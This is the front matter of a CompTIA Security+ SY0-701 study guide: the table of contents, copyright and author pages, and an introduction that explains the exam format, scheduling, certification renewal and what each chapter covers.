

Ninth Edition

Save 10%

on CompTIA® Exam

Vouchers

Coupon Inside!

CompTIA®

Security+®

STUDY GUIDE

EXAM SY0-701

Includes one year of FREE access after activation to the interactive online learning environment and study tools:

Over 500 practice test questions

100 electronic flashcards

Searchable key term glossary

MIKE CHAPPLE
DAVID SEIDL

 **SYBEX**
A Wiley Brand

Table of Contents

[Cover](#)

[Table of Contents](#)

[Title Page](#)

[Copyright](#)

[Dedication](#)

[Acknowledgments](#)

[About the Authors](#)

[About the Technical Editor](#)

[About the Technical Proofreader](#)

[Introduction](#)

[The Security+ Exam](#)

[What Does This Book Cover?](#)

[Exam SY0-701 Exam Objectives](#)

[SY0-701 Certification Exam Objective Map](#)

[Assessment Test](#)

[Answers to Assessment Test](#)

[Chapter 1: Today's Security Professional](#)

[Cybersecurity Objectives](#)

[Data Breach Risks](#)

[Implementing Security Controls](#)

[Data Protection](#)

[Summary](#)

[Exam Essentials](#)

[Review Questions](#)

[Chapter 2: Cybersecurity Threat Landscape](#)

[Exploring Cybersecurity Threats](#)

[Threat Data and Intelligence](#)

[Summary](#)

[Exam Essentials](#)

[Review Questions](#)

[Chapter 3: Malicious Code](#)

[Malware](#)

[Summary](#)

[Exam Essentials](#)

[Review Questions](#)

[Chapter 4: Social Engineering and Password Attacks](#)

[Social Engineering and Human Vectors](#)

[Password Attacks](#)

[Summary](#)

[Exam Essentials](#)

[Review Questions](#)

[Chapter 5: Security Assessment and Testing](#)

[Vulnerability Management](#)

[Vulnerability Classification](#)

[Penetration Testing](#)

[Audits and Assessments](#)

[Vulnerability Life Cycle](#)

[Summary](#)

[Exam Essentials](#)

[Review Questions](#)

[Chapter 6: Application Security](#)

[Software Assurance Best Practices](#)

[Designing and Coding for Security](#)

[Software Security Testing](#)

[Injection Vulnerabilities](#)

[Exploiting Authentication Vulnerabilities](#)

[Exploiting Authorization Vulnerabilities](#)
[Exploiting Web Application Vulnerabilities](#)
[Application Security Controls](#)
[Secure Coding Practices](#)
[Automation and Orchestration](#)
[Summary](#)
[Exam Essentials](#)
[Review Questions](#)

[Chapter 7: Cryptography and the PKI](#)

[An Overview of Cryptography](#)
[Goals of Cryptography](#)
[Cryptographic Concepts](#)
[Modern Cryptography](#)
[Symmetric Cryptography](#)
[Asymmetric Cryptography](#)
[Hash Functions](#)
[Digital Signatures](#)
[Public Key Infrastructure](#)
[Asymmetric Key Management](#)
[Cryptographic Attacks](#)
[Emerging Issues in Cryptography](#)
[Summary](#)
[Exam Essentials](#)
[Review Questions](#)

[Chapter 8: Identity and Access Management](#)

[Identity](#)
[Authentication and Authorization](#)
[Authentication Methods](#)
[Accounts](#)

[Access Control Schemes](#)

[Summary](#)

[Exam Essentials](#)

[Review Questions](#)

[Chapter 9: Resilience and Physical Security](#)

[Resilience and Recovery in Security Architectures](#)

[Response and Recovery Controls](#)

[Physical Security Controls](#)

[Summary](#)

[Exam Essentials](#)

[Review Questions](#)

[Chapter 10: Cloud and Virtualization Security](#)

[Exploring the Cloud](#)

[Virtualization](#)

[Cloud Infrastructure Components](#)

[Cloud Security Issues](#)

[Hardening Cloud Infrastructure](#)

[Summary](#)

[Exam Essentials](#)

[Review Questions](#)

[Chapter 11: Endpoint Security](#)

[Operating System Vulnerabilities](#)

[Hardware Vulnerabilities](#)

[Protecting Endpoints](#)

[Hardening Techniques](#)

[Operating System Hardening](#)

[Securing Embedded and Specialized Systems](#)

[Asset Management](#)

[Summary](#)

[Exam Essentials](#)

[Review Questions](#)

[Chapter 12: Network Security](#)

[Designing Secure Networks](#)

[Secure Protocols](#)

[Network Attacks](#)

[Summary](#)

[Exam Essentials](#)

[Review Questions](#)

[Chapter 13: Wireless and Mobile Security](#)

[Building Secure Wireless Networks](#)

[Managing Secure Mobile Devices](#)

[Summary](#)

[Exam Essentials](#)

[Review Questions](#)

[Chapter 14: Monitoring and Incident Response](#)

[Incident Response](#)

[Incident Response Data and Tools](#)

[Mitigation and Recovery](#)

[Summary](#)

[Exam Essentials](#)

[Review Questions](#)

[Chapter 15: Digital Forensics](#)

[Digital Forensic Concepts](#)

[Conducting Digital Forensics](#)

[Reporting](#)

[Digital Forensics and Intelligence](#)

[Summary](#)

[Exam Essentials](#)

Review Questions

Chapter 16: Security Governance and Compliance

Security Governance

Understanding Policy Documents

Change Management

Personnel Management

Third-Party Risk Management

Complying with Laws and Regulations

Adopting Standard Frameworks

Security Awareness and Training

Summary

Exam Essentials

Review Questions

Chapter 17: Risk Management and Privacy

Analyzing Risk

Managing Risk

Risk Tracking

Disaster Recovery Planning

Privacy

Summary

Exam Essentials

Review Questions

Appendix: Answers to Review Questions

Chapter 1: Today's Security Professional

Chapter 2: Cybersecurity Threat Landscape

Chapter 3: Malicious Code

Chapter 4: Social Engineering and Password Attacks

Chapter 5: Security Assessment and Testing

Chapter 6: Application Security

[Chapter 7: Cryptography and the PKI](#)
[Chapter 8: Identity and Access Management](#)
[Chapter 9: Resilience and Physical Security](#)
[Chapter 10: Cloud and Virtualization Security](#)
[Chapter 11: Endpoint Security](#)
[Chapter 12: Network Security](#)
[Chapter 13: Wireless and Mobile Security](#)
[Chapter 14: Monitoring and Incident Response](#)
[Chapter 15: Digital Forensics](#)
[Chapter 16: Security Governance and Compliance](#)
[Chapter 17: Risk Management and Privacy](#)

[Index](#)

[End User License Agreement](#)

List of Tables

Chapter 5

[TABLE 5.1 CVSS attack vector metric](#)
[TABLE 5.2 CVSS attack complexity metric](#)
[TABLE 5.3 CVSS privileges required metric](#)
[TABLE 5.4 CVSS user interaction metric](#)
[TABLE 5.5 CVSS confidentiality metric](#)
[TABLE 5.6 CVSS integrity metric](#)
[TABLE 5.7 CVSS availability metric](#)
[TABLE 5.8 CVSS scope metric](#)
[TABLE 5.9 CVSS Qualitative Severity Rating Scale](#)

Chapter 7

[TABLE 7.1 Comparison of symmetric and asymmetric cryptography systems](#)

[TABLE 7.2 Digital certificate formats](#)

Chapter 9

[TABLE 9.1 RAID levels, advantages, and disadvantages](#)

Chapter 11

[TABLE 11.1 Common ports and services](#)

Chapter 12

[TABLE 12.1 Example network ACLs](#)

[TABLE 12.2 Secure and unsecure protocols](#)

Chapter 13

[TABLE 13.1 Wi-Fi standards, maximum theoretical speed, and frequencies](#)

[TABLE 13.2 Mobile device deployment and management options](#)

Chapter 16

[TABLE 16.1 NIST Cybersecurity Framework implementation tiers](#)

List of Illustrations

Chapter 1

[FIGURE 1.1 The three key objectives of cybersecurity programs are confidenti...](#)

[FIGURE 1.2 The three key threats to cybersecurity programs are disclosure, a...](#)

Chapter 2

[FIGURE 2.1 Logo of the hacktivist group Anonymous](#)

[FIGURE 2.2 Dark web market](#)

[FIGURE 2.3 Alert listing from the CISA website](#)

[FIGURE 2.4 Check Point Cyber Threat Map](#)

Chapter 3

[FIGURE 3.1 Trojan application download and infection process](#)

[FIGURE 3.2 Fileless virus attack chain](#)

Chapter 4

[FIGURE 4.1 Brand impersonation email](#)

[FIGURE 4.2 John the Ripper](#)

Chapter 5

[FIGURE 5.1 Qualys asset map](#)

[FIGURE 5.2 Configuring a Nessus scan](#)

[FIGURE 5.3 Sample Nessus scan report](#)

[FIGURE 5.4 Nessus scan templates](#)

[FIGURE 5.5 Disabling unused plug-ins](#)

[FIGURE 5.6 Configuring credentialed scanning](#)

[FIGURE 5.7 Choosing a scan appliance](#)

[FIGURE 5.8 Nessus vulnerability in the NIST National Vulnerability Database...](#)

[FIGURE 5.9 Nessus Automatic Updates](#)

[FIGURE 5.10 Nikto web application scanner](#)

[FIGURE 5.11 Arachni web application scanner](#)

[FIGURE 5.12 Nessus vulnerability scan report](#)

[FIGURE 5.13 Missing patch vulnerability](#)

[FIGURE 5.14 Unsupported operating system vulnerability](#)

[FIGURE 5.15 Debug mode vulnerability](#)

[FIGURE 5.16 FTP cleartext authentication vulnerability](#)

[FIGURE 5.17 Insecure SSL cipher vulnerability](#)

[FIGURE 5.18 Vulnerability life cycle](#)

Chapter 6

- [FIGURE 6.1 High-level SDLC view](#)
- [FIGURE 6.2 The CI/CD pipeline](#)
- [FIGURE 6.3 Account number input page](#)
- [FIGURE 6.4 Account information page](#)
- [FIGURE 6.5 Account information page after blind SQL injection](#)
- [FIGURE 6.6 Account creation page](#)
- [FIGURE 6.7 Zyxel router default password](#)
- [FIGURE 6.8 Session authentication with cookies](#)
- [FIGURE 6.9 Session cookie from Cable News Network](#)
- [FIGURE 6.10 Session replay](#)
- [FIGURE 6.11 Example web server directory structure](#)
- [FIGURE 6.12 Message board post rendered in a browser](#)
- [FIGURE 6.13 XSS attack rendered in a browser](#)
- [FIGURE 6.14 Web application firewall](#)
- [FIGURE 6.15 SQL error disclosure](#)

Chapter 7

- [FIGURE 7.1 Vigenère cipher table](#)
- [FIGURE 7.2 A simple transposition cipher in action](#)
- [FIGURE 7.3 Enigma machine from the National Security Agency's National Crypt...](#)
- [FIGURE 7.4 OpenStego steganography tool](#)
- [FIGURE 7.5 Image with embedded message](#)
- [FIGURE 7.6 Challenge-response authentication protocol](#)
- [FIGURE 7.7 Symmetric key cryptography](#)
- [FIGURE 7.8 Asymmetric key cryptography](#)

Chapter 8

[FIGURE 8.1 CHAP challenge and response sequence](#)

[FIGURE 8.2 802.1X authentication architecture with EAP, RADIUS, and LDAP](#)

[FIGURE 8.3 Kerberos authentication process](#)

[FIGURE 8.4 LDAP organizational hierarchy](#)

[FIGURE 8.5 Windows local password policy options](#)

[FIGURE 8.6 Windows Credential Manager](#)

[FIGURE 8.7 A Titan USB security key](#)

[FIGURE 8.8 Google authenticator showing TOTP code generation](#)

[FIGURE 8.9 An HOTP PayPal token](#)

[FIGURE 8.10 Linux/Unix file permissions](#)

[FIGURE 8.11 Windows file permissions](#)

Chapter 9

[FIGURE 9.1 A bollard](#)

[FIGURE 9.2 An access control vestibule](#)

Chapter 10

[FIGURE 10.1 \(a\) Vertical scaling vs. \(b\) Horizontal scaling](#)

[FIGURE 10.2 Thin clients, such as this Samsung Google Chromebook, are suffic...](#)

[FIGURE 10.3 AWS Lambda function-as-a-service environment](#)

[FIGURE 10.4 HathiTrust is an example of community cloud computing.](#)

[FIGURE 10.5 AWS Outposts offer hybrid cloud capability.](#)

[FIGURE 10.6 Shared responsibility model for cloud computing](#)

[FIGURE 10.7 Cloud Reference Architecture](#)

[FIGURE 10.8 Cloud Controls Matrix excerpt](#)

[FIGURE 10.9 Type I hypervisor](#)

[FIGURE 10.10 Type II hypervisor](#)

[FIGURE 10.11 Provisioning a virtualized server in AWS](#)

[FIGURE 10.12 Connecting to an AWS virtual server instance with SSH](#)

[FIGURE 10.13 Connecting to an AWS virtual server instance with RDP](#)

[FIGURE 10.14 AWS Elastic Block Storage \(EBS\) volumes](#)

[FIGURE 10.15 AWS Simple Storage Service \(S3\) bucket](#)

[FIGURE 10.16 Enabling full-disk encryption on an EBS volume](#)

[FIGURE 10.17 Security group restricting access to a cloud server](#)

[FIGURE 10.18 Creating a virtual private cloud](#)

[FIGURE 10.19 Creating an EC2 instance with CloudFormation JSON](#)

[FIGURE 10.20 Limiting the datacenter regions used for a Zoom meeting](#)

Chapter 11

[FIGURE 11.1 UEFI Secure boot high-level process](#)

[FIGURE 11.2 Host firewalls and IPS systems vs. network firewalls and IPS sys...](#)

[FIGURE 11.3 Services.msc showing Remote Desktop Services set to manual](#)

[FIGURE 11.4 Windows Local Security Policy](#)

[FIGURE 11.5 Policy Analyzer using Microsoft's baseline against a default Win...](#)

[FIGURE 11.6 A SCADA system showing PLCs and RTUs with sensors and equipment...](#)

Chapter 12

[FIGURE 12.1 NIST Zero Trust core trust logical components](#)

[FIGURE 12.2 Inline IPS vs. passive IDS deployment using a tap or SPAN port](#)

[FIGURE 12.3 Screened subnet](#)

[FIGURE 12.4 Communications before and after an on-path attack](#)

[FIGURE 12.5 Reputation data for gmail.com](#)

[FIGURE 12.6 A SYN flood shown in Wireshark](#)

Chapter 13

[FIGURE 13.1 Point-to-point and point-to-multipoint network designs](#)

[FIGURE 13.2 Evil twin pretending to be a legitimate access point](#)

[FIGURE 13.3 A wireless heatmap showing the wireless signal available from an...](#)

[FIGURE 13.4 Overlap map of the North American 2.4 GHz Wi-Fi channels](#)

Chapter 14

[FIGURE 14.1 The incident response cycle](#)

[FIGURE 14.2 MITRE's ATT&CK framework example of attacks against cloud instan...](#)

[FIGURE 14.3 The AlienVault SIEM default dashboard](#)

[FIGURE 14.4 Trend analysis via a SIEM dashboard](#)

[FIGURE 14.5 Alerts and alarms in the AlienVault SIEM](#)

[FIGURE 14.6 Rule configuration in AlienVault](#)

[FIGURE 14.7 The Windows Event Viewer showing a security log with an audit ev...](#)

[FIGURE 14.8 The Windows Event Viewer showing an application log event](#)

Chapter 15

[FIGURE 15.1 The order of volatility](#)

[FIGURE 15.2 A sample chain-of-custody form](#)

[FIGURE 15.3 Output from a completed FTK Imager image](#)

[FIGURE 15.4 FTK Imager's Memory Capture dialog box](#)

[FIGURE 15.5 FTK Imager's evidence item documentation](#)

[FIGURE 15.6 Selecting the type of image or data to import](#)

[FIGURE 15.7 Ingestion modules in Autopsy](#)

[FIGURE 15.8 Using the Autopsy file discovery tool to identify images in an i...](#)

[FIGURE 15.9 Timelining in Autopsy to identify events related to the investig...](#)

Chapter 16

[FIGURE 16.1 Typical corporate governance model](#)

[FIGURE 16.2 Excerpt from CMS roles and responsibilities chart](#)

[FIGURE 16.3 Excerpt from UC Berkeley Minimum Security Standards for Electron...](#)

[FIGURE 16.4 Web server and database server](#)

[FIGURE 16.5 NIST Cybersecurity Framework Core Structure](#)

[FIGURE 16.6 Asset Management Cybersecurity Framework](#)

[FIGURE 16.7 NIST Risk Management Framework](#)

[FIGURE 16.8 Windows Server 2022 Security Benchmark Excerpt](#)

[FIGURE 16.9 Security awareness poster](#)

Chapter 17

[FIGURE 17.1 Risk exists at the intersection of a threat and a corresponding ...](#)

[FIGURE 17.2 Qualitative risk analyses use subjective rating scales to evalua...](#)

[FIGURE 17.3 \(a\) STOP tag attached to a device. \(b\) Residue remaining on devi...](#)

[FIGURE 17.4 Risk register excerpt](#)

[FIGURE 17.5 Risk matrix](#)

[FIGURE 17.6 Cover sheets used to identify classified U.S. government informa...](#)

Take the Next Step
in Your IT Career

Save
10%
on Exam Vouchers*
(up to a \$35 value)

*Some restrictions apply. See web page for details.

CompTIA.

Get details at
www.wiley.com/go/sybextestprep

To get the discount code, you'll need to register and log on the test bank. Then go to Resources.



CompTIA® Security+® Study Guide

Exam SY0-701

Ninth Edition



**Mike Chapple
David Seidl**



Copyright © 2024 by John Wiley & Sons, Inc. All rights reserved.

Published by John Wiley & Sons, Inc., Hoboken, New Jersey.

Published simultaneously in Canada and the United Kingdom.

ISBNs: 9781394211418 (paperback), 9781394211432 (ePDF), 9781394211425 (ePub)

No part of this publication may be reproduced, stored in a retrieval system, or transmitted in any form or by any means, electronic, mechanical, photocopying, recording, scanning, or otherwise, except as permitted under Section 107 or 108 of the 1976 United States Copyright Act, without either the prior written permission of the Publisher, or authorization through payment of the appropriate per-copy fee to the Copyright Clearance Center, Inc., 222 Rosewood Drive, Danvers, MA 01923, (978) 750-8400, fax (978) 750-4470, or on the web at www.copyright.com. Requests to the Publisher for permission should be addressed to the Permissions Department, John Wiley & Sons, Inc., 111 River Street, Hoboken, NJ 07030, (201) 748-6011, fax (201) 748-6008, or online at www.wiley.com/go/permission.

Trademarks: WILEY, the Wiley logo, and the Sybex logo are trademarks or registered trademarks of John Wiley & Sons, Inc. and/or its affiliates, in the United States and other countries, and may not be used without written permission. CompTIA and Security+ are registered trademarks of CompTIA, Inc. All other trademarks are the property of their respective owners. John Wiley & Sons, Inc. is not associated with any product or vendor mentioned in this book.

Limit of Liability/Disclaimer of Warranty: While the publisher and authors have used their best efforts in preparing this book, they make no representations or warranties with respect to the accuracy or completeness of the contents of this book and specifically disclaim any implied warranties of merchantability or fitness for a particular purpose. No warranty may be created or extended by sales representatives or written sales materials. The advice and strategies contained herein may not be suitable for your situation. You should consult with a professional where appropriate. Further, readers should be aware that websites listed in this work may have changed or disappeared between when this work was written and when it is read. Neither the publisher nor authors shall be liable for any loss of profit or any other commercial damages, including but not limited to special, incidental, consequential, or other damages.

For general information on our other products and services or for technical support, please contact our Customer Care Department within the United States at (800) 762-2974, outside the United States at (317) 572-3993 or fax (317) 572-4002.

Wiley also publishes its books in a variety of electronic formats. Some content that appears in print may not be available in electronic formats. For more information about Wiley products, visit our web site at www.wiley.com.

Library of Congress Control Number: 2023945962

Cover image: © Jeremy Woodhouse/Getty Images, Inc.

Cover design: Wiley

To my mother, Grace. Thank you for encouraging my love of writing since I first learned to pick up a pencil.

—Mike

To my niece, Selah, whose imagination and joy in discovery inspires me every time I hear a new Hop Cheep story, and to my sister Susan and brother-in-law Ben, who encourage her to bravely explore the world around them.

—David

Acknowledgments

Books like this involve work from many people, and as authors, we truly appreciate the hard work and dedication that the team at Wiley shows. We would especially like to thank Senior Acquisitions Editor Kenyon Brown. We have collaborated with Ken on multiple projects and consistently enjoy our work with him.

We owe a great debt of gratitude to Runzhi “Tom” Song, Mike's research assistant at Notre Dame. Tom's assistance with the instructional materials that accompany this book was invaluable.

We also greatly appreciate the editing and production team for this book, including Lily Miller, our project editor, who brought years of experience and great talent to the project; Chris Crayton, our technical editor, and Shahla Pirnia, our technical proofreader who both provided insightful advice and gave wonderful feedback throughout the book; and Saravanan Dakshinamurthy, our production editor, who guided us through layouts, formatting, and final cleanup to produce a great book. We would also like to thank the many behind-the-scenes contributors, including the graphics, production, and technical teams who make the book and companion materials into a finished product.

Our agent, Carole Jelen of Waterside Productions, continues to provide us with wonderful opportunities, advice, and assistance throughout our writing careers.

Finally, we would like to thank our families and significant others who support us through the late evenings, busy weekends, and long hours that a book like this requires to write, edit, and get to press.

About the Authors

Mike Chapple, Ph.D., Security+, CySA+, CISSP, is author of the best-selling *CISSP (ISC)² Certified Information Systems Security Professional Official Study Guide* (Sybex, 2021) and the *CISSP (ISC)² Official Practice Tests* (Sybex, 2021). He is an information security professional with two decades of experience in higher education, the private sector, and government.

Mike currently serves as Teaching Professor in the IT, Analytics, and Operations department at the University of Notre Dame's Mendoza College of Business, where he teaches undergraduate and graduate courses on cybersecurity, data management, and business analytics.

Before returning to Notre Dame, Mike served as executive vice president and chief information officer of the Brand Institute, a Miami-based marketing consultancy. Mike also spent four years in the information security research group at the National Security Agency and served as an active duty intelligence officer in the U.S. Air Force.

Mike is technical editor for *Information Security Magazine* and has written more than 25 books. He earned both his B.S. and Ph.D. degrees from Notre Dame in computer science and engineering. Mike also holds an M.S. in computer science from the University of Idaho and an MBA from Auburn University. Mike holds the Cybersecurity Analyst+ (CySA+), Security+, Certified Information Security Manager (CISM), Certified Cloud Security Professional (CCSP), and Certified Information Systems Security Professional (CISSP) certifications.

Learn more about Mike and his other IT certification materials at his website, CertMike.com.

David Seidl, CySA+, CISSP, Pentest+, is Vice President for Information Technology and CIO at Miami University, where he leads an award-winning team of IT professionals. During his IT career, he has served in a variety of technical and information security roles, including serving as the Senior Director for Campus Technology Services at the University of Notre Dame, where he co-led Notre

Dame's move to the cloud and oversaw cloud operations, ERP, databases, identity management, and a broad range of other technologies and services. He also served as Notre Dame's Director of Information Security and led Notre Dame's information security program. He has taught information security and networking undergraduate courses as an instructor for Notre Dame's Mendoza College of Business. David is a best-selling author who specializes in cybersecurity certification and cyberwarfare and has written over 20 books on the topic.

David holds a bachelor's degree in communication technology and a master's degree in information security from Eastern Michigan University, as well as CISSP, CySA+, Pentest+, GPEN, and GCIH certifications.

About the Technical Editor

Chris Crayton, MCSE, CISSP, CASP+, CySA+, A+, N+, S+, is a technical consultant, trainer, author, and industry-leading technical editor. He has worked as a computer technology and networking instructor, information security director, network administrator, network engineer, and PC specialist. Chris has served as technical editor and content contributor on numerous technical titles for several of the leading publishing companies. He has also been recognized with many professional and teaching awards.

About the Technical Proofreader

Shahla Pirnia is a freelance technical editor and proofreader with a focus on cybersecurity and certification topics. She currently serves as a technical editor for CertMike.com where she works on projects including books, video courses, and practice tests.

Shahla earned BS degrees in Computer and Information Science and Psychology from the University of Maryland Global Campus, coupled with an AA degree in Information Systems from Montgomery College, Maryland. Shahla's IT certifications include the CompTIA Security+, Network+, A+ and the ISC2 CC.

Introduction

If you're preparing to take the Security+ exam, you'll undoubtedly want to find as much information as you can about computer and physical security. The more information you have at your disposal and the more hands-on experience you gain, the better off you'll be when attempting the exam. This study guide was written with that in mind. The goal was to provide enough information to prepare you for the test but not so much that you'll be overloaded with information that's outside the scope of the exam.

This book presents the material at an intermediate technical level. Experience with and knowledge of security concepts, operating systems, and application systems will help you get a full understanding of the challenges you'll face as a security professional.

We've included review questions at the end of each chapter to give you a taste of what it's like to take the exam. If you're already working in the security field, we recommend that you check out these questions first to gauge your level of expertise. You can then use the book mainly to fill in the gaps in your current knowledge. This study guide will help you round out your knowledge base before tackling the exam.

If you can answer 90 percent or more of the review questions correctly for a given chapter, you can feel safe moving on to the next chapter. If you're unable to answer that many correctly, reread the chapter and try the questions again. Your score should improve.



Don't just study the questions and answers! The questions on the actual exam will be different from the practice questions included in this book. The exam is designed to test your knowledge of a concept or objective, so use this book to learn the objectives behind the questions.

The Security+ Exam

The Security+ exam is designed to be a vendor-neutral certification for cybersecurity professionals and those seeking to enter the field.

CompTIA recommends this certification for those currently working, or aspiring to work, in roles such as the following:

- Systems Administrator
- Security Administrator
- Tier II IT Support Technician
- IT Support Manager
- Cybersecurity Analyst
- Business Analyst

The exam covers five major domains:

1. General Security Concepts
2. Threats, Vulnerabilities, and Mitigations
3. Security Architecture
4. Security Operations
5. Security Program Management and Oversight

These five areas include a range of topics, from firewall design to incident response and forensics, while focusing heavily on scenario-based learning. That's why CompTIA recommends that those attempting the exam have CompTIA Network+ and two years of experience working in a security/systems administrator job role, although many individuals pass the exam before moving into their first cybersecurity role.

CompTIA describes the Security+ exam as verifying that you have the knowledge and skills required to:

- Assess the security posture of enterprise environments
- Recommend and implement appropriate security solutions
- Monitor and secure hybrid environments

- Operate with the awareness of applicable regulations and policies
- Identify, analyze, and respond to security events and incidents

The Security+ exam is conducted in a format that CompTIA calls “performance-based assessment.” This means that the exam combines standard multiple-choice questions with other, interactive question formats. Your exam may include several types of questions, such as multiple-choice, fill-in-the-blank, multiple-response, drag-and-drop, and image-based problems.

The exam costs \$392 in the United States, with roughly equivalent prices in other locations around the globe. You can find more details about the Security+ exam and how to take it at

www.comptia.org/certifications/security

You'll have 90 minutes to take the exam and will be asked to answer up to 90 questions during that time period. Your exam will be scored on a scale ranging from 100 to 900, with a passing score of 750.

You should also know that CompTIA is notorious for including vague questions on all of its exams. You might see a question for which two of the possible four answers are correct—but you can choose only one. Use your knowledge, logic, and intuition to choose the best answer and then move on. Sometimes, the questions are worded in ways that would make English majors cringe—a typo here, an incorrect verb there. Don't let this frustrate you; answer the question and move on to the next one.



CompTIA frequently does what is called *item seeding*, which is the practice of including unscored questions on exams. It does so to gather psychometric data, which is then used when developing new versions of the exam. Before you take the exam, you will be told that your exam may include these unscored questions. So, if you come across a question that does not appear to map to any of the exam objectives—or for that matter, does not appear to belong in the exam—it is likely a seeded question. You

never really know whether or not a question is seeded, however, so always make your best effort to answer every question.

Taking the Exam

Once you are fully prepared to take the exam, you can visit the CompTIA website to purchase your exam voucher:

<http://store.comptia.org>

Currently, CompTIA offers two options for taking the exam: an in-person exam at a testing center and an at-home exam that you take on your own computer.



This book includes a coupon that you may use to save 10 percent on your CompTIA exam registration.

In-Person Exams

CompTIA partners with Pearson VUE's testing centers, so your next step will be to locate a testing center near you. In the United States, you can do this based on your address or your ZIP code, while non-U.S. test takers may find it easier to enter their city and country. You can search for a test center near you at the Pearson VUE website, where you will need to navigate to "Find a test center."

www.pearsonvue.com/comptia

Now that you know where you'd like to take the exam, you'll need to create a CompTIA account then schedule via Pearson VUE.

On the day of the test, take two forms of identification, and be sure to show up with plenty of time before the exam starts. Remember that you will not be able to take your notes, electronic devices (including smartphones and watches), or other materials in with you.

At-Home Exams

CompTIA began offering online exam proctoring in 2020 in response to the coronavirus pandemic. As of the time this book went to press, the at-home testing option was still available and appears likely to continue. Candidates using this approach will take the exam at their home or office and be proctored over a webcam by a remote proctor.

Due to the rapidly changing nature of the at-home testing experience, candidates wishing to pursue this option should check the CompTIA website for the latest details.

After the Security+ Exam

Once you have taken the exam, you will be notified of your score immediately, so you'll know if you passed the test right away. You should keep track of your score report with your exam registration records and the email address you used to register for the exam.

Maintaining Your Certification

Like many other CompTIA certifications, the Security+ credential must be renewed on a periodic basis. To renew your certification, you can either pass the most current version of the exam, earn a qualifying higher-level CompTIA or industry certification, complete a CompTIA Certmaster CE course, or complete sufficient continuing education activities to earn enough continuing education units (CEUs) to renew it.

CompTIA provides information on renewals via their website at

www.comptia.org/continuing-education

When you sign up to renew your certification, you will be asked to agree to the CE program's Code of Ethics, to pay a renewal fee, and to submit the materials required for your chosen renewal method.

A full list of the industry certifications you can use to acquire CEUs toward renewing the Security+ can be found at

www.comptia.org/continuing-education/choose/renew-with-a-single-activity/earn-non-comptia-it-industry-certifications

What Does This Book Cover?

This book covers everything you need to know to understand the job role and basic responsibilities of a security administrator and also to pass the Security+ exam.

Chapter 1: Today's Security Professional. [Chapter 1](#) provides an introduction to the field of cybersecurity. You'll learn about the crucial role that cybersecurity professionals play in protecting the confidentiality, integrity, and availability of their organization's data. You'll also learn about the type of risks facing organizations and the use of managerial, operational, and technical security controls to manage those risks.

Chapter 2: Cybersecurity Threat Landscape. [Chapter 2](#) dives deeply into the cybersecurity threat landscape, helping you understand the different types of threat actors present in today's environment and the threat vectors that they exploit to undermine security controls. You'll also learn about the use of threat intelligence sources to improve your organization's security program and the security issues that arise from different types of vulnerability.

Chapter 3: Malicious Code. [Chapter 3](#) explores the wide range of malicious code that you may encounter. Worms, viruses, Trojans, ransomware, and a host of other types of malware are all covered in this chapter. You'll learn about not only the many tools attackers use but also common indicators of compromise and real-world examples of how malware impacts organizations.

Chapter 4: Social Engineering and Password Attacks. [Chapter 4](#) dives into the human side of information security. You'll explore social engineering techniques ranging from phishing to impersonation as well as misinformation and disinformation techniques. Next, you'll dig into password attacks such as brute-force attacks and password spraying.

Chapter 5: Security Assessment and Testing. [Chapter 5](#) explores the different types of security assessments and testing

procedures that you may use to evaluate the effectiveness of your security program. You'll learn about the different assessment techniques used by cybersecurity professionals and the proper conduct of penetration tests in a variety of settings. You'll also learn how to develop an assessment program that meets your organization's security requirements.

Chapter 6: Application Security [Chapter 6](#) covers the security issues that may arise within application code and the indicators associated with application attacks. You'll learn about the use of secure application development, deployment, and automation concepts and discover how you can help your organization develop and deploy code that is resilient against common threats.

Chapter 7: Cryptography and the PKI [Chapter 7](#) explains the critical role that cryptography plays in security programs by facilitating secure communication and secure storage of data. You'll learn basic cryptographic concepts and how you can use them to protect data in your own environment. You'll also learn about common cryptographic attacks that might be used to undermine your controls.

Chapter 8: Identity and Access Management [Chapter 8](#) explains the use of identity as a security layer for modern organizations. You'll learn about the components of an identity, how authentication and authorization works and what technologies are often deployed to enable it, and how single sign-on, federation, and authentication models play into an authentication and authorization infrastructure. You'll also learn about multifactor authentication and biometrics as methods to help provide more secure authentication. Accounts, access control schemes, and permissions also have a role to play, and you'll explore each of those topics as well.

Chapter 9: Resilience and Physical Security [Chapter 9](#) walks you through physical security concepts. Without physical security, an organization cannot have a truly secure environment. In this chapter, you'll learn about building resilient and disaster-resistant infrastructure using backups and redundancy. You'll

explore the considerations organizations need to account for when designing security architecture, and you'll learn about a broad range of physical security controls to ensure that facilities and systems remain secure from in-person disasters, attacks, and other threats. Along the way, you'll dive into resilience and how it can be designed into your organization's architecture.

Chapter 10: Cloud and Virtualization Security [Chapter 10](#) explores the world of cloud computing and virtualization security. Many organizations now deploy critical business applications in the cloud and use cloud environments to process sensitive data. You'll learn how organizations make use of cloud services available to them and how they build cloud architectures that meet their needs. You'll also learn how to manage the cybersecurity risk of cloud services by using a combination of traditional and cloud-specific controls.

Chapter 11: Endpoint Security [Chapter 11](#) provides an overview of the many types of endpoints that you may need to secure. You'll explore workstation and mobile device security, as well as how to secure embedded systems, industrial control systems, and Internet of Things devices. Endpoints also need security solutions like encryption and secure boot processes, and you'll explore each of these as well. Next, you'll look at hardening, mitigation techniques, and security life cycles, including disposal of systems, storage, and other components of your technology infrastructure.

Chapter 12: Network Security [Chapter 12](#) covers network security from architecture and design to network attacks and defenses. You'll explore common network attack techniques and threats, and you'll learn about protocols, technologies, design concepts, and implementation techniques for secure networks to counter or avoid those threats. In addition, you'll learn about zero trust's role in modern secure network design.

Chapter 13: Wireless and Mobile Security [Chapter 13](#) explores the world of wireless and mobile security. You'll learn how an ever-increasing variety of wireless technologies work,

ranging from GPS and Bluetooth to Wi-Fi. You'll learn about some common wireless attacks and how to design and build a secure wireless environment. You'll also learn about the technologies and design used to secure and protect wireless devices like mobile device management and device deployment methods.

Chapter 14: Monitoring and Incident Response. [Chapter 14](#) walks you through what to do when things go wrong. Incidents are a fact of life for security professionals, and you'll learn about incident response policies, procedures, and techniques. You'll also learn where and how to get information you need for response processes, what tools are commonly used, and what mitigation techniques are used to control attacks and remediate systems after they occur.

Chapter 15: Digital Forensics. [Chapter 15](#) explores digital forensic techniques and tools. You'll learn how to uncover evidence as part of investigations, key forensic tools, and processes, and how they can be used together to determine what went wrong. You'll also learn about the legal and evidentiary processes needed to conduct forensics when law enforcement or legal counsel is involved.

Chapter 16: Security Governance and Compliance. [Chapter 16](#) dives into the world of policies, standards, and compliance—crucial building blocks of any cybersecurity program's foundation. You'll learn how to write and enforce policies covering personnel, training, data, credentials, and other issues. You'll also learn the importance of understanding the regulations, laws, and standards governing an organization and managing compliance with those requirements.

